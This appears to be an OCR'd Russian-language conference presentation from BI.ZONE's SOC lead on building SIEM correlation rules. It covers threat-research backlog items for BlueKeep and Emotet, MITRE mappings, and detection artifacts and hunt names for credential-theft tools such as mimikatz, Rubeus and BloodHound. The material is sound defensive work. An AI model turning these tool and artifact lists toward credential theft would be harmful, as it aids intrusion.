BI.ZONE

Практический опыт организации процесса разработки правил корреляции в BI.ZONE

Хеирхабаров Теймур

Руководитель SOC


Немного о себе

BI.ZONE

- Руководитель SOC в BI.ZONE
- Ex- руководитель SOC R&D в Kaspersky
- Ex- аналитик SOC
- Ex- корпоративный безопасник
- Ex- системный администратор
- Threat Hunter
- ZeroNights / PHDays / OFFZONE спикер
- GIAC GCFA, GXPN
- Twitter @HeirhabarovT
- heirhabarov@gmail.com

О чём будем говорить?


BI.ZONE



Источники «готовых» правил корреляции

Источники готовых правил:

- Коробочные правила SIEM от вендора;
- Market Place SIEM вендора;
- Вендоронезависимые Market Places; (например, SOC Prime)
- Репозиторий Sigma;
- Прочие публичные источники.



Собственное R&D

Категории правил корреляции

BI.ZONE

BI.ZONE Use-Cases Library

Basic

- Брутфорсы;
- Добавление пользователя в привилегированную группу;
- Необработанный вредоносный объект;
- Применение известных средств RAT;
- Обращения к вредоносным хостам;
- …

Compliance-Oriented

- Изменение прав доступа на БД с данными держателей платёжных карт;
- …


Customer-Specific

- Изменение конфигурации в обход процедуры управления изменениями;
- Добавление новой УЗ/группы в обход IDM;
- …

Threat-Oriented

- Повышение привилегий через уязвимые сервисы;
- Попытки использования Credentials Dumping утилит;
- Попытка загрузки web shell;
- Несанкционированная репликация базы данных AD;
- …

Разработка правил корреляции в BI.ZONE



Наполнение Backlog-а на разработку правил

BI.ZONE

- Twitter
- Блоги
- Конференции по ИБ
- Публичные/приватные отчёты об угрозах
- Практика анализа защищённости
- Практика DFIRMA
- Практика мониторинга / Threat Hunting-а
- Практика Purple Teaming
- Логи ловушек (honeypot)

TI Telegram/Email Bot

SOC Analyst (T3)

- **Идеи правила для SIEM/TH в Backlog**
- Изменения конфигурационных файлов Sysmon/EDR
- Запросы на доработку EDR
- Наполнение базы TI
- Наполнение базы знаний по TTP
- Изменения в pipeline-е обработки телеметрии

Ручное заведение задач в Backlog

Threat Research Backlog

T	Key	Summary	Status	Components	Status description
☑	CSS-3047	Is Emotet gang targeting companies with external SOC?	DONE	Threat Research	Анализ проведен. См. результат - https://[redacted]/pages/viewpage.action?pageId=73605723
☑	CSS-3019	Windows Error Reporting Manager arbitrary file move Elevation of Privilege (CVE-2019-1315) - Almond Offensive Security Blog	IN PROGRESS	Threat Research	
☑	CSS-2943	Исследование утилиты BloodHound	DONE	Threat Research	Утилита исследована. Разработаны правил win_possible_domain_recon_via_adsi, win_bloodhound_file_artefacts. Также сформирована концепция использования Deception подхода для выявления использования в сети Bloodhound
☑	CSS-2895	Shhmon — Silencing Sysmon via Driver Unload - Posts By SpecterOps Team Members	IN PROGRESS	Threat Research	У нас есть ханты "win_security_tool_driver_unload" и "Попытка выгрузить драйвер помощью утилиты fltmc". Нужно сделать эвристику на выгрузку драйвера после запуска процесса с high integrity level и назначением ему привилегии отладки
☑	CSS-2730	Talos Blog: China Chopper still active 9 years later	IN PROGRESS	Threat Research	https://[redacted]/display/SOC/27.08.2019+-+China+Chopper+still+active+9+years+later

Анализ twitter/блогов/выступлений и т.п.

BI.ZONE

[redacted] / CSS-2800

Initial Metasploit Exploit Module for BlueKeep (CVE-2019-0708)

Edit | Comment | Assign | More | In Progress

Details


Type:	Task	Status:	DONE (View Workflow)
Priority:	Medium	Resolution:	Done
Component/s:	Threat Research	Security Level:	SOC Team
Labels:	3line, from:[redacted], threatintel		
Status description:	Выполнен анализ публично доступного эксплоита. Сформированы задачи на разработку детектирующих правил		

Description


https://blog.rapid7.com/2019/09/06/initial-metasploit-exploit-module-for-bluekeep-cve-2019-0708/

https://doublepulsar.com/bluekeep-exploitation-activity-seen-in-the-wild-bd6ee6e599a6

Попытки подключения к RPD со случайно сгенерированным именем пользователя и домена:



Поведенческие детекты AV на системные процессы:



Запуск процессом spoolsv интерпретаторов cmd/PowerShell:

Issue Links

relates to

~~CSS-3242~~	Срабатывание поведенческих детектов AV на системные процессы. Lateral Movement, T1210: Exploitation of Remote Services	DONE
~~CSS-2882~~	Правило на попытку эксплуатации BlueKeep над вердиктами PaloAlto/FortiNet/CheckPoint	DONE
~~CSS-3244~~	Порождение cmd системным процессом (spoolsv, lsass и т.п.)	DONE
CSS-3240	Обнаружение потенциально небезопасного сервиса в сетевом периметре (445, 3389)	WAITING
CSS-3243	Входящая попытка RDP подключения под УЗ из нетипичного домена (детектирование BlueKeep - CVE-2019-0708)	NEW

Анализ публичных отчётов об угрозах/атаках


Analyse Notes

"The following image shows the auto-run created object before the Drop'n Execute. The analysed variable in the following image is the c0639047895c6 which, in that specific run, holds the Win32_ProcessStartup created Object for fulfill persistence on the victim machine." - старт офисным приложением процесса через WMI (Win32_ProcessStartup):

CSS-3048 - Старт приложением MS Office процесса через WMI **NEW**

SEN-2813 - Добавить события на исполнение процессом WMI-команды **NEW**

"Once the dropper assured the persistence and to run during the start-up, it carves from itself the following powershell script. The script runs an encoded string hiding the dropping ULRs." - запуск закодированного в base64 кода с помощью PowerShell EncodedCommand:



CSS-3034 - Правило детектирования PowerShell Encoded Command **WAITING**

"The base64 decoded string shows a romantic `foreach` statement looping through a list of compromised websites hosting the real payload : de6a8b8612b5236a18eea1a6a8f53e117d046cf2ad95e079a6715af68f8d2216 (VT 6/69). It finally saves the dropped file in a userprofile location as placed in the variable xc0x57b38b2x7, before running it." - создание исполняемого файла интерпретатором PowerShell. Сейчас соответствующий детект можно сделать только по расширению. В перспективе, когда будет реализовано добавление file magic в события создания/изменения файла BI.ZONE EDR, необходимо будет учесть и magic:

SEN-2617 - Определять тип создаваемого файла и присылать эту информацию в соответствующих событиях **NEW**

CSS-3051 - Создание исполняемого файла интерпретатором PowerShell **NEW**

Summary

Report Name	Is Emotet gang targeting companies with external SOC?
Report Link	https://marcoramilli.com/2019/10/14/is-emotet-gang-targeting-companies-with-external-soc/
Possible Threat Actor	Emotet
Publisher	Marco Ramill
Report Publication Date	14.10.2019
Initial Access	Spear-phishing with macros document attachment (masquerading as SOC weekly report)
Exploited Vulnerabilities	-
Analysed by	@Kheirkhabarov Teimur
Parent Jira Task	~~CSS-3047~~ - Is Emotet gang targeting companies with external SOC? **DONE**
Publication Analysis Progress	☑ IOCs to ThreatVision ☑ TTP Analysis

Observed MITRE Techniques

PRE-ATT&CK Techniques	
Initial Access	T1193: Spearphishing Attachment
Execution	• T1086: PowerShell • T1064: Scripting • T1204: User Execution • T1047: Windows Management Instrumentation
Persistence	T1050: New Service
Privilege Escalation	
Defense Evasion	T1045: Software Packing
Credential Access	• T1214: Credentials in Registry • T1081: Credentials in Files
Discovery	
Lateral Movement	
Collection	
Command and Control	• T1071: Standard Application Layer Protocol • T1105: Remote File Copy
Exfiltration	T1041: Exfiltration Over Command and Control Channel
Impact	

Исследование инструментов

Артефакты, которые могут быть использованы для детектирования

Drivers/Services/Pipes:

```
Drivers:
mimidrv.sys (file_sig:"Benjamin Delpy")

Services:
service_display_name:"mimikatz driver (mimidrv)"
```

File artifacts:

```
mimikatz.exe
mimilove.exe
mimilib.dll
mimidrv.sys
mimikatz.log, sekurlsa.log, kiwidns.log, kiwifilter.log, mimilsa.log
*.kirbi
```

Company name: gentilkiwi (Benjamin DELPY)

File description: mimikatz for Windows

Выберите tool для изменения

ДОБАВИТЬ TOOL +

Найти

Действие: --------- Выполнить

Выбрано 0 объектов из 100

NAME	PRIMARY CATEGORY	COMPANY NAME	INTERNAL NAME
PowerView (powershell)	Discovery	-	-
PowerSploit (powershell)	Execution	-	-
Invoke-mimikittenz (powershell)	Credential Access	-	-
Windows Packet Divert (WinDivert)	Discovery	-	-
Invoke-Mimikatz (powershell)	Credential Access	-	-
Rubeus	Credential Access	-	Rubeus.exe
BloodHound (Ingestor)	Discovery	-	SharpHound.exe
dump.exe	Credential Access	-	-
			HashDump.exe
			nble-agent-0.9.2-ndows-amd64.exe

Покрытие инструмента текущими правилами

Covered by hunts:

Доступные covered by hunts

Фильтр

- Unauthorised MS Exchange transport agents configuration file
- Using Rundll32 to invoke function from DLL by ordinal number
- None (win_persistence_via_dhcp_callout_dll_setup)
- None (win_dhcp_calloud_dll_loading_fail)
- None (win_possible_addition_dcsync_rights_via_domaindns_ob
- Using Rundll32 to execute code from library with unusual exten
- None (win_security_tool_driver_unload)
- None (None)
- Using PowerShell for downloading of files/scripts from externa
- None (win_screen_capture_with_standard_cli_tools)
- Credentials dumping tools named pipes creation (win_credentia

